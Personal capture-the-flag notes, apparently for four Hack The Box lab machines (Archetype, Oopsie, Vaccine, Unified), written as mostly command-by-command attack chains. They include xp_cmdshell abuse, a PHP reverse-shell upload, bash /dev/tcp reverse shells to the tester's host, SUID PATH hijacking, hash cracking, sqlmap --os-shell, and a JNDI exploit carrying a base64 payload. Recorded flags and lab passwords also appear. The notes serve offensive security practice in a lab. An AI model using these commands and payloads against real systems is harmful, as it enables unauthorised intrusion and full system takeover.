
- Archetype

>sudo nmap -sVC --min-rate 5000 -p- 10.129.29.71
PORT STATE SERVICE VERSION
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Windows Server 2019 Standard 17763 microsoft-ds
1433/tcp open ms-sql-s Microsoft SQL Server 2017 14.00.1000.00; RTM

try to connect smbclient and list the share, with anonymous mode
> smbclient -N -L //10.129.29.71
found a “backups”
try to access backups by
> smbclient //10.129.29.71/backups -N
> get file
> cat file
found the config file and password.
next task is try to connect to db with the username/password
install impackets from offical git repo
> git clone https://github.com/SecureAuthCorp/impacket.git
Try to connect to the db:
> python3 mssqlclient.py ARCHETYPE/sql_svc@10.129.29.71 -windows-auth




Login successfully, next step is create the shell by “xp_cmdshell”
> exec xp_cmdshell 'net user';
found that the command is not work here, try to enable that
failed, reloading the server and try again
check we actually have permission
>select is_srvrolemember('sysadmin');
try again:
> EXEC xp_cmdshell 'net user';
still denied
follow these steps to reconfigure
> EXEC sp_configure 'show advanced options', 1;
> refigure;
> EXEC sp_configure 'xp_cmdshell', 1;
> refigure
run the command to list the user
> exec xp_cmdshell 'net user';

try to location admin’s account
>exec xp_cmdshell 'dir C:\Users';
few step to locate the user’s info
try to “type” user.txt
exec xp_cmdshell 'type C:\Users\sql_svc\Desktop\user.txt';
userflag: 3e7b102e78218e935bf3f4951fec21a3
then we have to level up and try to find the admin flag
firstly, try to install winPEAs
> wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/winPEASany.exe
start a server in the curr dir
> python3 -m http.server 8000
this server is aims to receive the request form the remote server
try to put some shell in remote server
> exec xp_cmdshell 'powershell wget http://10.10.16.11/winPEASany.exe -outfile winPEASany.exe';
found that the access has been denied
inject by
> exec xp_cmdshell 'powershell -c "Invoke-WebRequest -Uri http://10.10.16.11:8000/winPEASany.exe -OutFile C:\Users\sql_svc\Desktop\winPEASany.exe"';
found the .txt file in the long output
> exec xp_cmdshell 'type C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt';
result : “net.exe use T: \\Archetype\backups /user:administrator MEGACORP_4dm1n!”
Login with administrator
> smbclient //10.129.29.71/C$ -U administrator
Few step to find the root.txt
> get root.txt

- Oopsie

Download Burp suite Community Edition before get start
install Openjdk 21 before start install burp suite
few setup about how to quick start burp suite
> mkdir -p ~/bin
nano ~/bin/burpsuite
> #!/bin/bash
java -jar ~/ctf/tool/BurpSuiteCommunity/burpsuite_community.jar
> chmod +x ~/bin/burpsuite
> echo 'export PATH=$PATH:~/bin' >> ~/.bashrc
source ~/.bashrc
> burpsuite
This command can quick start burp
find the path for login and see a login page
Change account id=1 to see admin info



no we found that the uploads method is open, let's try to write a shell

shell.php

> <?php exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.16.11/4321 0>&1'"); ?>

in user journal

> 30ac2a931f55413aac392af212029ea4


? cd/home

found user.txt


> f2c74ee8db7983851ab2a96a44eb7981

try to find any file include password

>grep ri 'password'



> grep -riE "connect"



M3g4C0rpUs3r!

then i would like to switch user, but it denied

I found that I have to upgrade the shell to be a terminal

> python3 -c 'import pty;pty.spawn("/bin/bash")'

> su robert

found that "f2c74ee8db7983851ab2a96a44eb7981"


type "id" to find our group

uid=1000(robert) gid=1000(robert) groups=1000(robert),1001(bugtracker)

try to find the bugtracker group

> find / -group bugtracker 2>/dev/null

the 2>/dev/null can ignore error msg, the find can search file from the root



type 'sudo - l' to check the permission of curr user

```
Commonly noted as SUID (Set owner User ID), the special permission for the user access level has a single function: A file with SUID always executes as the user who owns the file, regardless of the user passing the command. If the file owner doesn't have execute permissions, then use an uppercase S here.

In our case, the binary 'bugtracker' is owned by root & we can execute it as root since it has SUID set.
```

next step is go to /tmp and create a fake cat
in order to let the system take our fake ‘cat’, adding the /tmp into the env var
write this script into cat
> echo “/bin/sh” >> /tmp/cat

```
robert@oopsie:/tmp$ touch cat
touch cat
robert@oopsie:/tmp$ ls
ls
cat
robert@oopsie:/tmp$ chmod +x cat
chmod +x cat
robert@oopsie:/tmp$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
robert@oopsie:/tmp$ echo $PATH
echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
```

try to cat the user.txt (but the cat command is broken, try to user less instead)
> less user.txt
got the flag.
Overall: found that there are some exe file will run ‘cat’ by root (in bugtracker), but we are not the root, then we just create a fake ‘cat’ command which can go to the ‘bin/bash’ directly with root permission (since root call it), and then we can access the flag

- Vaccine

Scan the port by
> sudo nmap -sVC –min-rate 5000 -p- ip
found tcp, ftp, http
according to htb website hint, try to connect to ftp in anonymous
> get backup.zip
now we are going to change the zip file into a hashes and crack by john
> ./zip2john src > hashes
> ./john hashes wordlist
> unzip backups

```
(venv) chien@chien-VMware20-1:~/ctf/htb$ cat index.php
<!DOCTYPE html>
<?php
session_start();
  if(isset($_POST['username']) && isset($_POST['password'])) {
    if($_POST['username'] === 'admin' && md5($_POST['password']) === "2cb42f8734ea607eefed3b70af13bbd3") {
      $_SESSION['login'] = "true";
      header("Location: dashboard.php");
    }
  }
?>
```

which is some info in index.php, however, which is encoded by md5
> echo “encode password” > hashes
> .john --format=raw-md5 hash.txt --wordlist=../../../tool/rockyou.txt

got the password
login to the http server
install sqlmap for SQli
> sudo apt install sqlmap
we found that –os–shell may be a potential attack method
inorder to use sqlmap, we have to open burpsuite and fetch the cookie first
search some random staff to check the url when search sth
> sqlmap -u 'http://10.129.95.174/dashboard.php?search=any+query'
--cookie="PHPSESSID=r6o41pd97mkvv770n42neoqg2r"
Found some weakness, then we can try again with –os-shell
> sqlmap -u 'http://10.129.95.174/dashboard.php?search=any+query'
--cookie="PHPSESSID=r6o41pd97mkvv770n42neoqg2r" --os-shell
access the terminal successfully
the terminal is suck, try to let the shell connect to our nc
> sudo nc -lvnp 4321
> bash -c "bash -i >& /dev/tcp/10.10.16.11/4321 0>&1"

```
(venv) chien@chien-VMware20-1:~/ctf/pwn$ sudo nc -lvnp 4321
Listening on 0.0.0.0 4321
Connection received on 10.129.95.174 55250
bash: cannot set terminal process group (3339): Inappropriate ioctl for device
bash: no job control in this shell
postgres@vaccine:/var/lib/postgresql/11/main$
```

Now the listener is working
using the script to make it stable:
> python3 -c 'import pty;pty.spawn("/bin/bash")'
CTRL + Z
> stty raw echo
> fg
> export TERM=xterm
> find / -name user.txt
got the “ec9b13ca4d6229cd5cc1e09980965bf7"
> got password
“password=P@s5w0rd!”

```
if($_SESSION['login'] !== "true") {
  header("Location: index.php");
  die();
}
try {
  $conn = pg_connect("host=localhost port=5432 dbname=carsdb user=postgres password=P@s5w0rd!");
}

catch ( exception $e ) {
```

since the connection is not stable, next step we are trying to connect by ssh
> ssh postgres@ip
run some command to check permission
> sudo -i

So we have `sudo` privileges to edit the pg_hba.conf file using vi by running `sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf`. We will go to GTFOBins to see if we can abuse this privilege: https://gtfobins.github.io/gtfobins/vi/#sudo

```
If the binary is allowed to run as superuser by sudo, it does not drop the elevated
privileges and may be used to access the file system, escalate or maintain privileged
access.

    sudo vi -c ':!/bin/sh' /dev/null
```

try this command, but this is not work.
try to write some thing into vi
> :shell=/bin/sh
> :shell
then we can run some “find” in role root


```
root@vaccine:/# find / -name root.txt 2>/dev/null
/root/root.txt
root@vaccine:/# cat /root/root.txt
```

- Unified

Scan
> sudo nmap -sVC -v –min-rate 5000 -p- ip
Found that
22 ssh, 6789 ibm-db, 8080 proxy, 8443
try to access http://ip:8443 but failed
try to access http://ip:8080 which is a proxy
interrupt the login info
fix the ‘remember’ into a invalid script
see the error msg and analysis that
next step is get more info by tcpdump
sudo tcpdump -i tun0 port 389
we have listen correctly
before next step, must install some tool
> sudo apt-get install maven
try to inject shell
> echo ‘bash -c bash -i >&/dev/tcp/10.10.16.11/4321 0>&1’ | base64
to generate a base 64 code
> java -jar ./target/RogueJndi-1.1.jar --command "bash -c {echo, YmFzaCAtYyBiYXNoIC1pID4mL2Rldi90Y3AvMTAuMTAuMTYuMTEvNDMyMSAwPiYxCg== } | {base64, -d} | {bash, i}" --hostname "10.10.16.11"
using this command to make sure we can control that by terminal
> script /dev/null -c bash
found that there are something call mongo DB
> ps aux | grep mongo
try to connect
> mongo --port 27117 ace --eval "db.admin.find().forEach(printjson);"

and we can see a lot of output, but we can not identity what the password is (hash)
then we gonna create a new password and hash that

we can found that the origin password start with 6, which is identifier of sha-512
generate our password by
> “mkpasswd -m sha-512 text”
and then modify the database



Login the UniFi
get the admin’s username and ssh key’s password
login by ssh and find the root.txt
got all flag